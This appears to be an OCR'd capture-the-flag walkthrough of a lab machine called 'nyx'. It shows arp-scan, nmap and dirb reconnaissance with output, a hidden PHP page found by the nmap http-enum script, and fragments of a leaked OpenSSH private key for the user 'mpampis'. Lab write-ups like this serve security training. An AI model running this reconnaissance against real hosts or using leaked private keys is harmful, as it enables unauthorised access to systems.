

Host discovery:

arp-scan -l




```
┌──(root㉿kali)-[~/Desktop]
└─# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:50:56:21:3b:5a, IPv4: 192.74.3.111
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.74.3.8      84:16:f9:ad:6e:3a       TP-LINK TECHNOLOGIES CO.,LTD.
192.74.3.103    94:e9:79:c1:ea:ad       Liteon Technology Corporation
192.74.3.109    00:50:56:2c:95:e3       VMware, Inc.
192.74.3.102    f4:42:8f:dd:73:f4       Samsung Electronics Co.,Ltd

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.245 seconds (114.03 hosts/sec). 4 responded
```

nmap 192.74.3.109 -sV




```
┌──(root㉿kali)-[~/Desktop]
└─# nmap 192.74.3.109 -sV
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-26 20:06 EDT
Nmap scan report for 192.74.3.109
Host is up (0.00019s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
MAC Address: 00:50:56:2C:95:E3 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submi
t/ .
Nmap done: 1 IP address (1 host up) scanned in 7.52 seconds
```

dirb http://192.74.3.109 -X .php, .html



```
┌──(root㉿kali)-[~/Desktop]
└─# dirb http://192.74.3.109 -X .php, .html

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sat Apr 26 20:12:24 2025
URL_BASE: http://192.74.3.109/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
EXTENSIONS_LIST: (.php,) | (.php) [NUM = 1]

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.74.3.109/ ----
+ http://192.74.3.109/key.php (CODE:200|SIZE:287)

-----------------
END_TIME: Sat Apr 26 20:12:30 2025
DOWNLOADED: 4612 - FOUND: 1
```




try harder kiddo

can u find the key!?


Enter the key: submit

nmap -p 80 -sC -sV --script=http-enum 192.74.3.109

-sC: equivalent to --script=default



```
┌──(root㉿kali)-[~]
└─# nmap -p 80 -sC -sV --script=http-enum 192.74.3.109
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-27 05:30 EDT
Nmap scan report for nyx (192.74.3.109)
Host is up (0.00042s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
| http-enum:
|_  /d41d8cd98f00b204e9800998ecf8427e.php: Seagate BlackArmorNAS 110/220/440 Administrator Password Reset Vulnerability
MAC Address: 00:50:56:2C:95:E3 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.34 seconds

┌──(root㉿kali)-[~]
└─# █
```



192.74.3.109/d41d8cd98f00b204e9800998ecf8427e.php

TryHackMe | Cyber Security Training — tryhackme.com

192.74.3.109 — http://192.74.3.109

192.74.3.106 — http://192.74.3.106

Apache2 Ubuntu Default Page: It works — http://192.74.3.107

Burp Suite Community Edition — http://burp

Acme IT Support - Home — http://10.10.233.131

192.74.3.105 — http://192.74.3.105

Recent Searches

pkr to bdt

nyx

docker privileged

This time, search with:

```
-----BEGIN OPENSSH P
b3BlbnNzaC1rZXktdjEA
NhAAAAAwEAAQAAAQEA7T
HNnXWI8sT1Ml19svvVGn
ucGRtefJcCtLWnSc4yMt
NbGLLbRwINeIjdC0k6iM
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qKsJWjRS8PRiEpdUTCRO
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GmR48T5G+cIF6C3EFf+b
gkH28fE7UaYa3kIugkFg
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-----END OPENSSH PRIVATE KEY-----
```



```
<title>mpampis key</title>
<pre>
-----BEGIN OPENSSH PRIVATE KEY-----
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KXo/rW1gDQ8R+yFNAAAAC21wYW1waXNAbnl4AQIDBAUGBw==
-----END OPENSSH PRIVATE KEY-----
</pre>

```

<title>mpampis key</title>

<pre>

-----BEGIN OPENSSH PRIVATE KEY-----

b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABFwAAAAdzc2gtcn

NhAAAAAwEAAQAAAQEA7T94TmbqiRlc6jGh6UOKyKVux+bYoskAdOybtgCfoh064CTHLTMT

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dorvf3QAAAAdzc2gtcnNhAAABAQDtP3hOZuqJGVzqMaH
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KXo/
